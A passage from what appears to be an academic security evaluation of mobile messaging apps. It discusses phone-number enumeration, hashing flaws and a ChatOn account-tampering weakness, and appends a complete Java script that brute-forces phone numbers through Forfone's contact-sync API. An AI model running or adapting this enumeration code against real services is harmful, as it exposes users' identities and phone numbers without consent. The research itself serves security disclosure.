Line allows users to change their visibility settings - that means users can prevent other users from finding them using their phone number. While the default setting is to allow finding by phone number, the inclusion of such a feature is still a good step into the right direction. It is probably not going to prevent an attacker from enumerating large parts of the userbase, as most users won't bother to change their default privacy setting, but it gives privacy-conscious users the chance of staying hidden and avoiding being identified as Line users.

WeChat

Similar to Line, WeChat allows users to change their visibility setting to prevent others from being able to find them using only their phone number.

WowTalk

While WowTalk does offer phone-book matching it does not upload the entire contact list including names and everything, but only uploads hashes of the phone numbers. This approach however does not prevent enumeration attacks at all - as described by Cheng et al [6] the important part of phone book matching is done locally - the server responds with a set of hashes that are present in the user database of WowTalk and the application locally matches those hashes with phone numbers in the user's address book. Therefore hashing phone numbers for preventing enumeration is a quite useless endeavor. Considering other scenarios, for example a data breach where an attacker obtains the hashes of the users' phone numbers it might prove more useful though. While most phone numbers are not long enough to effectively prevent brute-forcing their hashes a database of individually salted and hashed phone numbers might at least prevent an attacker from cracking most of them in a feasible time. Aside from the fact that WowTalks hashes do not appear to be salted, its implementation comes with another flaw - locally stored phone numbers with differently formatted or even missing country-codes (for example, 0043 instead of +43) are not recognized as belonging to the same user. And since the authentication process only accepts registrations using the form +XX, all contacts that are stored using the other format (or without a country code at all) cannot be successfully matched, despite being registered for WowTalk. This is obviously just a bug without security implications, but it shows how a probably well-intended security feature in essence has no positive effect at all but rather causes additional problems.

4.5. Modifying status messages

Some of the evaluated applications allow the user to set some sort of status or mood message. I analyzed the mechanisms used for setting and modifying these messages and attempted to circumvent them in order to modify the status messages of arbitrary users. Most of the applications that support such status messages implement measures to prevent unauthorized changes such as this. Both WhatsApp as well as WowTalk that previously were vulnerable to unauthorized status message changes [5] have since been fixed.

ChatOn

The only application where I identified a vulnerability of this kind was ChatOn. ChatOn requires two things when changing status messages: The user's UID and their IMEI number. The UID is a unique number used to identify users - there are various means by which an attacker can obtain a target's UID, as the number does not appear to be kept particularly secret. Some actions inside the application will generate HTTP/S requests that reveal the chat partner's UID - for example accessing the "Trunk" (a folder where all transferred media for a particular user is stored) will cause such a request. It is not even necessary to send a message to be able to extract the UID, which makes it possible to obtain it without the other user finding out. The other token required for changing the status message is the target user's IMEI - while this is not trivially accessible, it also cannot be considered entirely secure either as it can be accessed by any application installed on the device or can be read directly from the device settings if the attacker has had physical access to the device at any point. Once the attacker has obtained the IMEI as well as the UID they can send a simple HTTPS request to change the target's status message.
Furthermore ChatOn also gives the option to delete one's account by using a simple HTTPS request - this process is authorized the same way that status message changes are, so a potential attacker that has obtained the target's IMEI can send an account deletion request to unregister the target's account from the ChatOn service. Interestingly, the iOS version of the application utilizes mostly the same protocol, but instead of using the IMEI it uses a 16 byte hexadecimal number which is randomly generated when registering a new account. This technique is obviously a lot safer than using the comparatively easy to access IMEI number for verifying requests, which makes me wonder why it is not used in both implementations.

5. Conclusion

Generally speaking, the re-evaluation of the eight previously analyzed applications showed almost no improvement - while one of the flawed authentication mechanisms was fixed along with most of the other vulnerabilities present in the application (WhatsApp) and one completely broken application is off the market entirely (Voypi), new authentication weaknesses have been identified or introduced in both Forfone and XMS. WowTalk fixed its status message issue, but its faulty authentication mechanism still remains in place. Note: As of the time of publication, WowTalk has been discontinued. The results of its evaluation are valid for the version indicated in section 3.

The newly evaluated applications on the other hand paint a much better picture: Virtually all of them use a seemingly well-implemented passive SMS authentication approach and with the exception of WeChat's logging vulnerability (as described in [9]) and a potential weakness in JaxtrSMS (which I was not able to exploit though) I could not identify any serious vulnerabilities. In regards to privacy and enumeration, two currently very popular applications (Line and

WeChat) incorporate privacy settings that allow users to stay hidden from random people. This appears like a good privacy-preserving feature and the inclusion of similar mechanisms into some of the more popular messaging applications would be a desirable development for the near future.

References

[1] Techinasia, 2013 [Online; retrieved Jan 24th, 2014], http://www.techinasia.com/tencent-wechat-272-million-activer-users-q3-2013/

[2] Jan Koum, Blog, 2013 [Online; retrieved Jan 24th, 2014], http://blog.whatsapp.com/index.php/2013/12/400-million-stories/

[3] Techinasia, 2013 [Online; retrieved Jan 24th, 2014], http://www.techinasia.com/line-user-numbers-thailand-indonesia-japan-taiwan-august-2013/

[4] Portio Research, 2013 [Online; retrieved Jan 24th, 2014], http://www.portioresearch.com/en/blog/2013/17-incredible-facts-about-mobile-messaging-that-you-should-know.aspx

[5] S. Schrittwieser, P. Frühwirt, P. Kieseberg, M. Leithner, M. Mulazzani, M. Huber, E. Weippl: *Guess Who's Texting You? Evaluating the Security of Smartphone Messaging Applications.* In Proceedings of the Network and Distributed System Security Symposium, NDSS 2012 (2012)

[6] Y. Cheng, L. Ying, S. Jiao, P. Su, D. Feng: *Bind Your Phone Number with Caution: Automated User Profiling Through Address Book Matching on Smartphone.* In Proceedings of the 8th ACM SIGSAC symposium on Information, computer and communications security, ASIA CCS '13 (2013)

[7] A. Cortesi et al. Website of mitmproxy, 2013 [Online; retrieved Jan 24th, 2014], http://mitmproxy.org/index.html

[8] D. Roethlisberger. Website of sslsplit, 2014 [Online; retrieved Jan 24th, 2014], http://www.roe.ch/SSLsplit

[9] R. Paleari. *A Look at WeChat Security.*, 2013 [Online; retrieved Jan 24th, 2014], http://blog.emaze.net/2013/09/a-look-at-wechat-security.html

[10] XMPP Standard Foundation, 2014 [Online; retrieved Jan 24th, 2014], http://xmpp.org

Appendix A - Forfone Enumeration Script

```
/**
 * Created by Robin Mueller on 10.02.14.
 */

import java.io.BufferedReader;
import java.io.DataOutputStream;
import java.io.InputStreamReader;
import java.net.InetSocketAddress;
import java.net.Proxy;
import java.net.URL;

import javax.net.ssl.HttpsURLConnection;

public class ForfoneEnumeration {

    private Proxy proxy;
    private HttpsURLConnection con;
    private BufferedReader in;
    private DataOutputStream out;

    private static final String deviceUID = /* INSERT FORFONE UID */;
    private static final String countryCode = "43";
    private static final String numberPrefix = "699";

    private static final String prefix = "data={\"request\":{\"auth
        \":{\"device_uid\":\"" + deviceUID +          "\",\"method\":\"
        device_cli\",\"system\":\"LIVE\",\"cli\":\"4369919344531\"},\"
        target\":\"user_contact_sync\",\"variables\":{\"delete\":[],\"
        entries\":[";
    private static final String suffix = "],\"full_sync\":true}}}";

    private static final boolean useProxy = false;

    public static void main(String[] args) throws Exception {

        ForfoneEnumeration http = new ForfoneEnumeration();

        System.setProperty("http.keepAlive","false");

        int stepSize = 5000;
        String totalHits = "";

        for (int i = 1000000; i < 9999999; i = i + stepSize) {
            System.out.println("Segment: +" + countryCode +
                numberPrefix + i + " to +" + countryCode +
                numberPrefix + (i + stepSize));
            totalHits += http.sendPost(countryCode, numberPrefix, i,
                i + stepSize);
        }
```

```
        System.out.println("Total hits:");
        System.out.println(totalHits);
    }

    private String sendPost(String countryCode, String numberPrefix,
        int start, int stop) throws Exception {

        proxy = new Proxy(Proxy.Type.HTTP, new InetSocketAddress("
            127.0.0.1", 8080));

        String url = "https://interface.forfone.com/json";
        URL obj = new URL(url);

        if (useProxy) {
            con = (HttpsURLConnection) obj.openConnection(proxy);
        } else {
            con = (HttpsURLConnection) obj.openConnection();
        }

        //add reuqest header
        con.setRequestMethod("POST");
        con.setRequestProperty("Content-Type", "application/x-www-
            form-urlencoded");
        con.setRequestProperty("Host", "interface.forfone.com");
        con.setRequestProperty("Proxy-Connection", "close");
        con.setRequestProperty("Accept-Encoding", "gzip");
        con.setRequestProperty("Connection", "close");
        con.setRequestProperty("User-Agent", "forfone 3.4.2 (iPhone;
            iPhone OS 6.1.3; de_AT)");
        con.setRequestProperty("Content-Type", "application/x-www-
            form-urlencoded");

        con.setDoOutput(true);

        out = new DataOutputStream(con.getOutputStream());

        String hits = "";

        String countryCodeWithCarrier = countryCode + numberPrefix;

        String total = prefix;

        for (int i = start; i < stop; i++) {

            String numFormat = "%2B" + countryCodeWithCarrier;
            String entry = String.format("{\"ab_id\":%d,\"detail
                \":[{\"ab_type\":\"phone\",\"value\":\"%s%06d\",\"
                user_type\":\"mobile\"}],\"display_name\":\"%d\"}", i,
                 numFormat, i, i);
            total += entry;
```

```
            total += ",";
        }

        total = total.substring(0, total.length() - 1);
        total += suffix;

        // Send post request

        out.write(total.getBytes());
        out.flush();
        out.close();

        int responseCode = con.getResponseCode();

        String inputLine;
        StringBuffer response = new StringBuffer();

        if (responseCode >= 400) {
            System.out.println("Error!");
            in = new BufferedReader(new InputStreamReader(con.
                getErrorStream()));
        } else {
            in = new BufferedReader(new InputStreamReader(con.
                getInputStream()));
        }

        while ((inputLine = in.readLine()) != null) {
            response.append(inputLine);
        }

        in.close();

        if (responseCode >= 400) {
            System.out.println(response.toString());
        }

        String resultString = response.toString();
        hits += filterResponse(resultString);

        return hits;
    }

    private String filterResponse(String resultString) {

        String workingString = resultString;
        String hits = "";

        int hitNo = 0;

        while (true) {
            int index = workingString.indexOf("\"display_type\":1");
```

```
            if (index == -1) {
                break;
            }

            String segment = workingString.substring(index - 60,
                index - 3);
            int valIndex = segment.indexOf("value");
            int normIndex = segment.indexOf("normalized");

            hits += segment.substring(valIndex + 8, normIndex - 3);
            hits += "\n";
            hitNo++;
            workingString = workingString.substring(index + 16);
        }

        if (hitNo != 0) {
            System.out.println("Identified users: " + hitNo);
            System.out.println(hits);
        } else {
            System.out.println("No hits.\n");
        }

        return hits;
    }
}
```